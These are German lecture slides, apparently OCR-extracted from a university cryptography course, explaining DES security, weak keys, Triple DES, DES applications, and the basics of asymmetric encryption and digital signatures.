
# Sicherheit von DES [2] Konfusion

- Bei DES wird **Konfusion** erreicht durch
  - S-Boxen erzeugen durch die Substitution ein hohes Maß an Konfusion
  - Die Struktur der S-Boxen ist hochgradig nichtlinear, das bedeutet weder regelmäßig, noch einfach umkehrbar



# Sicherheit von DES [3] Diffusion

- Bei DES wird **Diffusion** erreicht durch
  - Expansion und
  - Permutation
- Die zu verschlüsselnden Daten werden durch die beiden Permutationen »durcheinandergewirbelt«



# Sicherheit von DES [4] Kryptoanalyse [1]

- Vollständige Schlüsselsuche
  - Aufgrund der zu geringen Schlüssellänge (56 Bit) lässt sich DES heute »knacken« bzw. berechnen
- Differenzielle Kryptoanalyse
  - Untersucht die Auswirkungen von **Differenzen** in Klartextblöcken auf die Differenzen in den durch Verschlüsselung erzeugten Geheimtextblöcken
  - Ziel des Angriffs ist es, den geheimen Schlüssel des Geheimtextes (oder Teile davon) zu ermitteln
  - Aufgrund der Konstruktion der **nicht-linearen** Substitutionsboxen ist DES sehr resistent gegen dieses Verfahren

# Sicherheit von DES [5] Kryptoanalyse [2]

- Schwache Schlüssel
  - DES bietet $2^{56}$ mögliche Schlüssel
  - Wird eine Nachricht mit den folgenden **vier** Schlüsseln doppelt verschlüsselt, erhält man die ursprüngliche Nachricht:
    - 00 00 00 00 00 00 00 (Hexadezimalschreibweise)
    - 00 00 00 0F FF FF FF
    - FF FF FF F0 00 00 00
    - FF FF FF FF FF FF FF
    - **DES(DES(x,K),K) = x**
  - Hinzu kommen **sechs** Paare semi-schwache DES-Schlüssel
  - Die Verschlüsselung mit K kann mit einer weiteren Verschlüsselung durch K' wieder rückgängig gemacht werden
    - **DES(DES(x,K),K‘) = x**


# Sicherheit von DES [6] Fazit

- Die **größte Schwäche** von DES ist die zu kurz geratene Schlüssellänge von 56 Bit
- Entwickler von IBM haben ursprünglich eine Variante mit **128 Bit** vorgeschlagen
- Umstritten aber höchst wahrscheinlich: NSA nahm **Einfluss** auf das Verfahren. Eine Schlüssellänge von 56 Bit ließ sich mit dem milliardenschweren Etat des Geheimdienstes (vermutlich) auch schon Anfang der 80er Jahre »brechen« bzw. berechnen

Aufgrund der geringen Schlüssellänge musste Ersatz gefunden werden

# Triple DES bzw. 3DES [1]

- Mehrfache Ausführung von DES mit drei **unabhängigen**, voneinander **verschiedenen** Schlüsseln
- Theoretisch dreimal so große Schlüssellänge mit 168 Bit ($2^{56} * 2^{56} * 2^{56} = 2^{168}$)
- Aufgrund eines »Meet-in-the-middle-Angriff« hat 3DES effektiv allerdings nur eine Schlüssellänge von 112 Bit ($2^{56} * 2^{56} + 2^{56} \approx 2^{112}$)




**y = DESK3 (DES⁻¹K2 (DESK1(x)))**

# Triple DES bzw. 3DES [2]

- Löst das Problem mit der zu **geringen** Schlüssellänge von DES mit nur 56 Bit
- Im Gegensatz zu DES ist 3DES allerdings auch bis zu 3x langsamer
- Auch 3DES löst folgendes Problem nicht
  - DES wurde für **Hardwareimplementierungen** entworfen. In Software ist das Verfahren vergleichsweise langsam, was hauptsächlich an den Permutationen liegt

Welche Einsatzgebiete von DES in der Praxis kennt ihr?

# DES Anwendungsgebiete

- **Geldautomaten**
  - Verschlüsselung der Geheimzahl bei Eingabe in die Tastatur
  - Wird zusammen mit Kontonummer, Bankleitzahl, etc. an den Server des Instituts geschickt
  - PIN wird dort entschlüsselt und überprüft

- **Sprachverschlüsselung**
  - Polizei Sondereinheiten und Verfassungsschutz
  - Nutzen Sprechfunkgeräte von Motorola
  - Schlüssel wird regelmäßig geändert / nach Einsatz erneuert
  - Mögliche Entschlüsselung nach Stunden oder Tagen ist für den Einsatz in der Regel »irrelevant«

# 4. Kapitel - Kryptografie

## 3.2 Asymmetrische Verfahren


### Anwendungszwecke

# Anwendungszwecke

- Uns ist bekannt: Die Basis von Public-Key-Verfahren bilden **Falltür-Einwegfunktionen**
- Mit dem Schlüsselpaar, bestehend aus öffentlichem und privaten Teil, lässt sich nicht nur ein »sicherer« **Schlüsselaustausch** realisieren, sondern es dient als Grundlage für weitere Anwendungszwecke
  - **Asymmetrische Verschlüsselung**: Verschlüsselung der Kommunikation auf Basis der Schlüssel
  - **Digitale Signatur**: Nachweis der Urheber einer Information (bspw. Dokument, E-Mail) zu sein
  - **Public-Key-Authentifizierung**: Authentifizierungsmethode, die unter anderem von SSH und OpenSSH verwendet wird
  - **Hybride Verschlüsselung**: Kombination aus symmetrischer- und asymmetrischer Verschlüsselung (Teil von Kapitel 6)

# Anwendungszweck [1] Asymmetrische Verschlüsselung [1]

- **Definition**: Ein kryptografisches Verfahren, bei dem beide Kommunikationspartner keinen **gemeinsamen**, geheimen Schlüssel kennen müssen. Jeder Teilnehmer erzeugt ein Schlüsselpaar
  - Privater, **geheim** zu haltender Schlüssel (Private key)
  - und ein öffentlicher, **bekannt** zu gebenden Schlüssel (Public key)



# Anwendungszweck [2] Asymmetrische Verschlüsselung [2]

- Asymmetrische Verschlüsselung wird auch als **Public-Key-Verschlüsselungsverfahren** bezeichnet
- Formal besteht das Verfahren aus drei Algorithmen
  - Schlüsselerzeugungsalgorithmus: Erzeugt einen öffentlichen und den dazugehörigen geheimen Schlüssel
  - Verschlüsselungsalgorithmus: Erzeugt aus einem Klartext unter Verwendung des öffentlichen Schlüssels einen Geheimtext
  - Entschlüsselungsalgorithmus: Berechnet zu einem Geheimtext unter Verwendung des geheimen Schlüssels den passenden Klartext

Die beiden Schlüssel sind folglich voneinander **abhängig**

# Anwendungszweck [3] Asymmetrische Verschlüsselung [3]


- Grundlegende Anforderungen der asymmetrischen Verschlüsselung
  - Die Schlüsselpaare $(K_E, K_D)$ müssen effizient erzeugbar sein
  - Ver- und Entschlüsselung (E, D) sollen effizient durchführbar sein
  - Die **Veröffentlichung** von $K_E$ darf kein Risiko für $K_D$ darstellen
  - $K_D$ soll nicht »einfach« aus $K_E$ ableitbar sein

$K_E$ sei der öffentliche Schlüssel

$K_D$ sei der private Schlüssel

# Anwendungszweck [4] Asymmetrische Verschlüsselung [4]

- Beispiel E-Mail Verschlüsselung




# Anwendungszweck [5] Digitale Signatur [1]

- Eine digitale Unterschrift ist keine Unterschrift von Hand, die eingescannt und digital versendet wird

- **Definition**: Spezielle, schlüsselabhängige Prüfsumme, die im Zusammenhang mit einem digitalen Dokument ähnliche Eigenschaften aufweist wie eine Unterschrift von Hand
- Die Prüfsumme muss dabei folgende Voraussetzungen erfüllen
  - Sie darf nicht zu fälschen sein
  - Ihre **Echtheit** muss überprüfbar sein
  - Sie darf nicht unbemerkt von einem Dokument zum anderen übertragen werden können
  - Das dazugehörende Dokument darf nicht unbemerkt verändert werden können


# Anwendungszweck [6] Digitale Signatur [2]

- Unterschreiben bzw. Signieren einer Nachricht



# Anwendungszweck [7] Digitale Signatur [3]

- Verifikation der Signatur

